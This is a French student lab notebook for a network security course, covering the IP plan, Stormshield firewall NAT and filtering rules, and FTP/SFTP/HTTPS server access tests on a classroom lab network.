

Année 2022-2023

SAÉ Cyber 4.0 Sécurisation d'un SI

Cahier de SAÉ

Version 1.0



Appartient à :		En équipe avec :	
Nom : HIRSCH		Nom : ECOTIERE	
Prénom : Matéo		Prénom : Léo	
Groupe : Groupe 0			
Nom de votre équipe :			
Los 2 leones de oro			

Informations générales

Répartition en groupes

5 équipes de 4 étudiants et une équipe de deux avec Léo et Matéo

Emploi du temps

Semaine 1 : 9h-12h 13h-17h sauf jeudi 9h-12h

Semaine 2 : 9h-12h 13h-17h sauf jeudi 9h-12h

Semaine 3 : 9h-12h 13h-17h jeudi libre et vendredi soutenance

Evaluation

- Au fil de la progression, après validation de chaque tâche
- Remplissage de votre cahier de SAÉ qui sera rendu et noté
- Soutenance d'une heure par équipe soit 15 min par étudiant.

Matériel par équipe

- 2 Firewalls Stormshield
- 1 Switch
- 1 Borne WiFi
- 5 PC tour
- 2 Portables

Documentation

- <https://documentation.stormshield.eu/>

Tâches à réaliser

Tâche 1. Mise en place d'une infrastructure sécurisée.....	5
Tâche 2. Configuration des firewalls Stormshields.....	8
Tâche 3 Serveurs HTTP/HTTPS et serveur FTP/FTPS.....	13
Tâche 4 Authentification transparent par certificat SSL.....	18
Tâche 5 Mettre en place un IDS et le tester.....	21
Tâche 6 Attaque sur le Wifi.....	29
Tâche 7 Utilisation de scanners de vulnérabilité.....	36
Tâche 8 Réalisation d'une attaque MitM.....	43
Tâche 9 Contre-mesures contre des attaques MitM.....	45
Tâche 10 Supervision du réseau.....	47
Tâche 11 Mise en place d'une architecture Single Sign-On.....	50
Tâche 12 Configuration d'un VPN SSL pour clients distants.....	54
Tâche 13 Configuration d'un VPN IPSEC site à site.....	56

Bilan

A la fin de votre SAÉ, vous devrez répartir 80h de travail x 4 personnes soit 320 heures-homme (soit 80h x 2 personnes qui font 160h) dans ce tableau et indiquer votre évaluation de l'accomplissement de chaque tâche en pourcentage de réalisation.

Tâches	Heures-homme	Pourcentage de réalisation
Mise en place d'une infrastructure sécurisée	2x1h=2h	100%
Installation et configuration d'un firewall Stormshield	2x2h=4h	100%
Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS	2x6h=12h	100%
Authentification transparente par certificat SSL	2x6h=12h	100%
Mettre en place un IDS	2x9h=19h	100%
Attaque sur le Wifi	2x3h=6h	100%
Utilisation de scanners de vulnérabilité	2x10h=20h	100%
Attaque Man in The Middle	2x0.5h=1h	100% (0% Bonus)
Contre-mesures pour le MiM	2x4h=8h	100%
Supervision du réseau	2x2.5h=5h	100%
Mise en place d'une architecture Single Sign-On	2x6h=12h	100%
Mise en place d'un VPN SSL pour clients distants	2x2h=4h	100%
Mise en place d'un VPN IPSEC site à site	2x3.5h=7h	100%
TOTAL	112h / 160h	100% / 100%

Ce projet comptabilise 160 heures-hommes pour un binôme. Or, nous l'avons réalisé dans sa totalité en 112 heures-hommes soit une différence de 48 heures-hommes → 24 heures par personne (projet finit un jour en avance).

Détails des tâches à réaliser

Tâche 1. Mise en place d'une infrastructure sécurisée


Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

1h/pers -> 2h
heures-hommes

Estimation du temps passé sur cette tâche en heure-homme : 2h


Objectif : Mettre en place l'infrastructure réseau suivante :



Rapport

(Expliquez votre démarche, dessinez un plan IP, insérez des photos de votre architecture avec identification de chaque machine, photo des écrans de configuration IP, etc.)

Voici quelques photos de notre câblage :



Nous avons fait le choix de travailler que sur des machines portables afin de pouvoir s'installer dans une salle libre et être au calme pour travailler.

Voici le plan IP que nous avons établi pour l'ensemble des réseaux :

Réseau LAN A	192.168.1.0/24
Client A	192.168.1.1
Firewall IN A	192.168.1.254

Réseau DMZ A	10.0.0.0/24
Serveur FTP/WEB A	10.0.0.1
Borne WIFI A	10.0.0.100
Firewall DMZ A	10.0.0.254

Réseau WAN	87.10.10.0/24
IDS	87.10.10.100
Firewall OUT A	87.10.10.1

Firewall OUT B	87.10.10.2
Serveur DMZ A Virtuel	87.10.10.11
Client A Virtuel	87.10.10.10
Serveur DMZ B Virtuel	87.10.10.21
Client B Virtuel	87.10.10.20
Virtual Machine Metasploitable Virtuel	87.10.10.50

Réseau LAN B	192.168.2.0/24
Client B	192.168.2.1
Firewall IN B	192.168.2.254

Réseau DMZ B	10.0.0.0/24
Serveur WEB B	10.0.0.1
Firewall DMZ B	10.0.0.254
Virtual Machine Metasploitable	10.0.0.10
Virtual Machine Kali	10.0.0.11
Virtual Machine Windows Server 2019	10.0.0.100
Virtual Machine Windows 10 Professional	10.0.0.200 (puis .201)

Tâche 2. Configuration des firewalls Stormshields

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

2h/pers -> 4h
heures-hommes

Estimation du temps passé sur cette tâche en heure-homme : 2 heures

Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Mettre en place une politique de NAT -> OK Permettre l'accès aux serveurs uniquement sur les ports concernés -> OK Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ -> OK <i>Autorisez l'accès à DMZ_A1 depuis DMZ_A2 -> NE PAS FAIRE</i>	100%
Testez l'accès aux serveurs	100%

Rapport

(Expliquez votre démarche, insérez les captures d'écran des menus NAT et Filtrage, de vos tests, etc.)

The screenshot shows the Stormshield SN210W administration interface in a Mozilla Firefox browser. The URL is `https://10.0.0.254/admin/admin.html#securitypolicy/local/5/nat`. The interface displays the 'FILTRAGE ET NAT' section with the 'NAT' tab selected. A table lists four NAT rules:

	Etat	Source	Destination	Port dest.	Trafic après transi...	Options	Commentaire
1	on	Client_A	Any interface: out	Any	Client_A_Virt		
2	on	SRV_FTP_HTTP	Any interface: out	Any	SRV_A_Virt		
3	on	Any interface: out	SRV_A_Virt	Any		S	NAT da
4	on	Any interface: out	Client_A_Virt	Any		C	NAT da

The interface also shows a sidebar with navigation options like 'CONFIGURATION', 'TABLEAU DE BORD', 'SYSTÈME', 'RÉSEAU', 'OBJETS', 'UTILISATEURS', 'POLITIQUE DE SÉCURITÉ', 'Filtrage et NAT', 'Filtrage URL', 'Filtrage SSL', 'Filtrage SMTP', 'Qualité de service', 'Règles implicites', 'PROTECTION APPLICATIVE', 'VPN', 'NOTIFICATIONS', 'OBJETS RÉSEAU', 'LOGS - JOURNAUX D'AUDIT', and 'SUPERVISION'. At the bottom, there are buttons for 'Sauvegarder et activer' and 'Annuler'.

Règles de NAT sur FW A

SAÉ Cyber 4.0 Sécurisation d'un SI

ApplicationsEmplacementsSystème

FW_A@10.0.0.254 Administration - Mozilla Firefox

FW_A@10.0.0.254 Admi

https://10.0.0.254/admin/admin.html#securitypolicy/local/5/filter

STORMSHIELD SN210W

FW_A 3.11.20

admin

Lecture/Ecriture

Accès restreint aux logs

CONFIGURATION

Rechercher...

TABEAU DE BORD

SYSTÈME

RÉSEAU

OBJETS

UTILISATEURS

POLITIQUE DE SÉCURITÉ

Filtrage et NAT

Filtrage URL

Filtrage SSL

Filtrage SMTP

Qualité de service

Règles implicites

PROTECTION APPLICATIVE

VPN

NOTIFICATIONS

OBJETS RÉSEAU

LOGS - JOURNAUX D'AUDIT

SUPERVISION

FILTRAGE ET NAT

(5) SAE

Activer cette politique

Editer

Exporter

FILTRAGE

NAT

Rechercher...

Nouvelle règle

Supprimer

État

Action

Source

Destination

Port dest.

Protocole

Inspection de sécurité

Commentaire

1

on

bloquer

Internet

LAN_A

Any

Any

IPS

Créée le 2023-05-22 14:4...

2

on

bloquer

DMZ_A

LAN_A

Any

Any

IPS

Créée le 2023-05-22 15:2...

3

on

passer

Any

SRV_A_Virt

ftp

ftp-data

ftps

ftps-data

http

https

IPS

Créée le 2023-05-22 14:2...

4

on

passer

LAN_A

DMZ_A

SRV_FTP_HTTP_A

ftp

ftp-data

ftps

ftps-data

http

https

IPS

Créée le 2023-05-22 14:3...

5

on

passer

LAN_A

DMZ_A

Any

Any

Any

IPS

Créée le 2023-05-22 14:3...

Page 1 sur 1

Sauvegarder et activer

Annuler

Règles de filtrage FW A

	État	Action	Source	Destination	Port dest.	Protocole	Inspection de sécurité	Commentaire
1	on	block	Internet	LAN_B	Any	Any	IPS	Created on 2023-05-22 14:41:10,by admin (10.0.0.1)
2	on	block	DMZ_B	LAN_B	Any	Any	IPS	Created on 2023-05-22 15:20:32,by admin (10.0.0.1)
3	on	pass	Any	Serveur_DMZ_B_Virt	ftp	https	IPS	Created on 2023-05-22 14:29:35,by admin (10.0.0.1)
4	on	pass	LAN_B	Serveur_DMZ	ftp	https	IPS	Created on 2023-05-22 14:38:56,by admin (10.0.0.1)
5	on	pass	LAN_B	DMZ_B	Any	Any	IPS	Created on 2023-05-22 14:32:20,by admin (10.0.0.1)

Règles de filtrage FW B

	Status	Original traffic (before translation)			Traffic after translation				Protocol	Options	Comment
		Source	Destination	Dest. port	Source	Src. port	Destination	Dest. port			
1	on	Client_B	Any interface: out	Any	Client_B_Vli						Created on 2023-05-22 14:24:20,by admin (10.0.0.1)
2	on	Serveur_DMZ	Any interface: out	Any	Serveur_Dlv						Created on 2023-05-22 14:25:29,by admin (10.0.0.1)
3	on	Any interface: out	Serveur_DMZ_B_V	Any	Serveur_DMZ				NAT inside IPS...		Created on 2023-05-22 14:25:29,by admin (10.0.0.1)
4	on	Any interface: out	Client_B_Virt	Any	Client_B				NAT inside IPS...		Created on 2023-05-22 14:24:20,by admin (10.0.0.1)

Règles de NAT FW B

Name :
Comments :
Physical port :
VLANs attached to the interface :
Color :
This interface is :

in

in(2)

internal (protected)

Address range

None (interface disabled)

Dynamic IP (obtained by DHCP)

Address range inherited from the bridge

Select a bridge

Fixed IP (static)

+ Add

x Delete

IP address	Network mask	Comments
192.168.2.254	255.255.255.0	

Configuration interface in FW B

Name :
Comments :
Physical port :
VLANs attached to the interface :
Color :
This interface is :

out

out(1)

external (public)

Address range

None (interface disabled)

Dynamic IP (obtained by DHCP)

Address range inherited from the bridge

Select a bridge

Fixed IP (static)

+ Add

x Delete

IP address	Network mask	Comments
87.10.10.2	255.255.255.0	


Configuration interface out FW B

9

SAÉ Cyber 4.0 Sécurisation d'un SI

Configuration interfaces FW A

Accès serveur WEB B (@IP virtuelle) depuis Client A



Accès serveur WEB A depuis Client A

Pour cette partie de configuration, nous avons eu du mal à établir les bonnes règles de NAT et filtrage afin d'avoir accès dans les bon sens de communications. Les indications du sujet étant très ouvertes, nous devons réfléchir aux règles adéquates afin d'obtenir une communication fonctionnelle.

Suite à de nombreuses réflexions et plusieurs tests, nous avons pu établir les bonnes règles. L'accès aux différents réseaux se fait dans le respect des "règles de l'art". Les serveurs sont accessibles de partout en fonction de leur adresses IP (virtuelles : NAT ; ou physique : LAN).

Tâche 3 Serveurs HTTP/HTTPS et serveur FTP/FTPS

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

6h/pers = 12
heures-hommes


Estimation du temps passé sur cette tâche en heure-homme : 2 heures

Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Installez les serveurs http -> ok	100%
Installez le serveur FTP -> ok	
Activez HTTPS et FTPS -> ok	
Mettez à disposition un fichier sur le serveur FTP -> ok	
Installez un CMS et créez un petit site web -> ok	100%
Testez l'accès à vos serveurs -> ok	100%

Rapport

(Expliquez votre démarche, écrivez les commandes principales que vous avez tapées, insérez les captures d'écran de vos tests, etc.)



Connexion du LAN A sur le serveur FTP (en local)

```

root@rt-mob:/home/tp# ftp 87.10.10.11
Connected to 87.10.10.11.
220 (vsFTPd 3.0.3)
Name (87.10.10.11:tp): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

```

Connexion du LAN B sur le serveur FTP (distant)

FW_A@10.0.0.254 Administration - Mozilla Firefox

FW_A@10.0.0.254 Admin x

https://10.0.0.254/admin/admin.html#securitypolicy/local/5/filter

STORMSHIELD SN210W FW_A 3.11.20 admin Lecture/Ecriture Accès restreint aux logs

FILTRE ET NAT (5) SAE Activer cette politique


	État	Action	Source	Destination	Port dest.	Protocole	Inspection de sécurité	Commentaire
1	on	bloquer	Internet	LAN_A	Any		IPS	Crée le 2023-05-22 14:4...
2	on	bloquer	DMZ_A	LAN_A	Any		IPS	Crée le 2023-05-22 15:2...
3	on	passer	Any	SRV_A_Virt	ftp, ftp-data, ssh, ftps-data		IPS	Crée le 2023-05-22 14:2...
4	on	passer	Any	SRV_A_Virt	http, https		IPS	Crée le 2023-05-22 14:2...
5	on	passer	LAN_A, DMZ_A	Any	Any		IPS	Crée le 2023-05-22 14:3...

Page 1 sur 1 Page courante 1 - 5 sur 5

Sauvegarder et activer Annuler

Politique de filtrage avec règle d'accès au serveur FTP

SAÉ Cyber 4.0 Sécurisation d'un SI




Connexion du LAN A au serveur SFTP (local)
avec le "fichier à disposition"

```
root@rt-mob:/home/tp# sftp tp@87.10.10.11
tp@87.10.10.11's password:
Connected to 87.10.10.11.
sftp> █
```

Connexion depuis le LAN B au serveur SFTP (distant)



Connexion du LAN B au serveur Web A en HTTPS (distant)



